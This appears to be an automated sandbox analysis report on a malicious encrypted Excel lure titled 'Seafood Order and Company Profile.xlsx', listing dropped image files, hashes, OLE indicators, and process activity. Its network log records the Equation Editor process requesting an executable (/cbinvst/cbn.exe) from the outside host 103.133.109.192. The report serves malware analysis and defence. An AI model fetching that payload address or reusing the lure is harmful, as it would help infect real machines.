SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^=v\9.H.f.i.:ZA.,'.j.r4.....SEJ,%.VPG..K.=...@.\$ole7....U.....>n~&....._..rg...L...D.G!0..G!;?...?..Oo.7....Cc...G...g>....._o....._}q...k.....ru.T....S!....~..@Y96.S.....&.1:....o..q.6..S...'.n..H.hS.....y;.N.I.).["`f.X.u.n;....._h.(.u 0a.....]R.z...2.....GJY ..+b...{>vU.....i.....w+.p...X..._V.-z.s.U..cR..g^..X.....6n...6....O6.-AM.f=y...7...;X...q.. ...=.. K...w...}O..{ ...G.....~..o3.....z..m6...sN.0.;/...Y..H.o.....~.....(W.`..s.t...m...+K...<.M=...lN.U..C..j.5.=...s.g.d.f.<Km.\$.fS...o...)}@...;k.m.L./\$......}3%.. j...b.r7.O!F..c'....\$...)}[O.CK...._.....Nv....q.t3l...vD.-.o.k.w....X...-C.KGld.8.a}q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?Oq..K{>.K...{w{[.....6/.....}.E...X.l.-Y].Jjm.j.pq .0...e.v.....17...:F

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63886F76.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDiBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^.;.;.....d.....{...m.m...4...h..B.d...%x.?.{w.\$#.Aff..?W.....x.(.....^.....^j..oP.C?@GGGGGGGGGGG?@GGGGG.F)c.....E).....c....w{}.....e;.._tttt.X.....C.....uOV.+..l.. ?.....@GGG?@GGG./..uK.WnM'....s.s...`.....tttt.....z.{...'=.....ttt.g.::z.....=.....F..'.O..sLU..:nZ.DGGGGGGGGGG.GAGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....].....CO.vX>.....@GGGw/3.....tttt.2...s...n.U!.....:.....%..'.).w.....>{.....<.....^..z...../..=.....~..].q.t..AGGGGGGGGGG?@GGGGGGG...AA.....~.....z...^....._tttt.X.....C...o..{O.Y1.....=...j^X....ttt.tttt.....f.%.....nAGGGG.....[.....=b...?{.....=.....

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\652F53D0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRIBZeeRugji8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hfoWBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B859F61C.jpeg

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MS\ID3F67A5E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a....pHYs...t...t.f.x....IDATx^...~y....K...E...):.#lk.\$o...a-[-.S.M*A..Bc.i+...e...u["R...(.lb...IT.0X.)...(@...F>...v....s.g...x>...9s..q]s.....w...^Z.....?.....9D.}.w]W..RK.....S.y....S.y....S.J_..qr....l}]._...>r.v-..G.*)...#>z_... .##fF..?G.....zO.C.....zO.%.....'....S.y....S.y....S.J_..qr....l}]._...>r.v-..G.*)...#>z_... W..~....S.....c.zO.C.N.vO.%.....S.y....S.y....S.J_..qr....l}]]....>r.v-..G.*)...#>z_..&nf..?.....zO.C...o...{J_.....S.y....S.y....S.J_..qr....l}]._...>r.v-..G.*)...#>z_...6.....J.....S[j].=-...}zO.%.#.vO.+..vO.+}.R...6.f'.m.-m.-..=5C.....4[...%uw.....M.r..M.k:N.q4[<..o..k...G.....XE=..b\$.G...K...H'.._nj..k_j..qr....l}]._...>r.v-..G.*)...#>...R.....j.G...Y>..!.....O..{...L.S.. >..>.OU..m.k/sf...x..l...X.Je.....?.....\$.F.....>..{Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MS\ID95AA64B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoE3M3WUHO25A8HD3S04IL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOHwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFBD963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(...sRGB.....gAMA.....a.....pHYs.....+.....IDATx^=vI9..H..f...:ZA...'.j.r4.....SEJ%,..VPG..K.=...@.\$ol.e7....U.....>n~&..._..._rg... .L...D.Gl0..G!;?...?..Oo.7....Cc...G...g>.....o..._...)q...k.....ru..T....S!.....~..@Y96.S.....&.1.....o...q.6..S...'.n..H.hS.....y;.N.l.)."["`f.X.u.n;....._h.(u 0a.....).R.Z...2.....GJY \..+b...>vU.....i.....w+.p...X..._V-.z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X...q.. ...= K...w... O..{ ...G.....~..o3.....z...m6...sN.O../...Y..H..o.....~..... (W'...S.t.....m.....+K...<.M.=...IN.U..C.).5]=...s..g.d.f.<Km...\$.fS...o...)@...;k..m.L./.\$.....;3%.. j.....b.r7.O!F...c'.....\$.).... O.CK....._.....Nv.....q.t3l.,...vD.-.o.k.w....X...- C..KGld.8.a).....q.=r..Pf.V#.....n..... w...N.b.W.....;?..Qo..K{>..K.....{w{.....6'/.....;E...X.l.-Y}.JJm.j..pq l.o.e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2B60F8F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuuhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EB73AAC7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EB73AAC7.png	
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7IaAvRXDiBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^.,;.....d.....{...m.m...4...h..B.d...%x.?.{w.\$#.Aff..?W.....x.(.....^.....^}.oP.C?@GGGGGGGGGG?@GGGGG.F)c.....E)....c_...w{).....e;_ _tttt.X.....C.....uOV.+..l.. ?.....@GGG?@GGG./...uK.WnM'....s.s ..`.....tttt.....:z.{...'.=.....ttt..g...:z.....=.....F..'.O..sLU..nZ.DGGGGGGGGGG.AGGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....]....CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....%..'.)w.....>{.....<.....^..z...../.=.....~..].q.t...AGGGGGGGGGGG?@GGGGGGG...AA.....~.....z...^...\. _tttt.X.....C...o.{O.Y1.....=...]^X.....ttt.tttt....f.%.....nAGGGG....[.....=...b...?{.....=.....

C:\Users\user1\Desktop~\$Seafood Order and Company Profile.xlsx		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	data	
Category:	dropped	
Size (bytes):	330	
Entropy (8bit):	1.4377382811115937	
Encrypted:	false	
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS	
MD5:	96114D75E30EBD26B572C1FC83D1D02E	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407	
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA50	
Malicious:	true	
Preview:	.user ..A.l.b.u.s.user ..A.l.b.u.s.	

Static File Info

General	
File type:	CDFV2 Encrypted
Entropy (8bit):	7.995552020832647
TrID:	Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Seafood Order and Company Profile.xlsx
File size:	1315840
MD5:	4c9867155a69c0e089cbf6e287442798
SHA1:	72fd5acd0ce33714c3aff9e837af3be0db733800
SHA256:	9fcc8435ac8254ae9b1dea93cff53098e94d193ea4edef5b5300e7c8f0328d2c
SHA512:	4855ee30d0d5b56f6fa33ef20cf709b80aae2dfabc7eadfb65e21328aaa3d8634086b7a31bb8cfe2201fec21ccb18f6424e09f8cdd332de1df4655bce076f35
SSDEEP:	24576:0qPFc03WtYm1mvUtca7XBUBMfaM0XeUSkiRR Oa:XChtYvqRUBqazu/H
File Content Preview:	>.....~.....Z.....

File Icon

	
Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Seafood Order and Company Profile.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 103.133.109.192

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.133.109.192	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:17:42.355107069 CEST	1	OUT	GET /cbinvst/cbn.exe HTTP/1.1 Accept: /* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.133.109.192 Connection: Keep-Alive
Jun 16, 2021 12:17:42.607487917 CEST	1	IN	HTTP/1.1 404 Not Found Date: Wed, 16 Jun 2021 10:17:42 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Content-Length: 302 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 37 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6b 20 50 48 50 2f 37 2e 33 2e 32 38 20 53 65 72 76 65 72 20 61 74 20 31 30 33 2e 31 33 33 2e 31 30 39 2e 31 39 32 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Server at 103.133.109.192 Port 80</address></body></html>

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2524 Parent PID: 584

General

Start time:	12:16:43
Start date:	16/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdc0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2772 Parent PID: 584

General

Start time:	12:17:04
Start date:	16/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

[File Activities](#)

Show Windows behavior

[Registry Activities](#)

Show Windows behavior

[Key Created](#)

Disassembly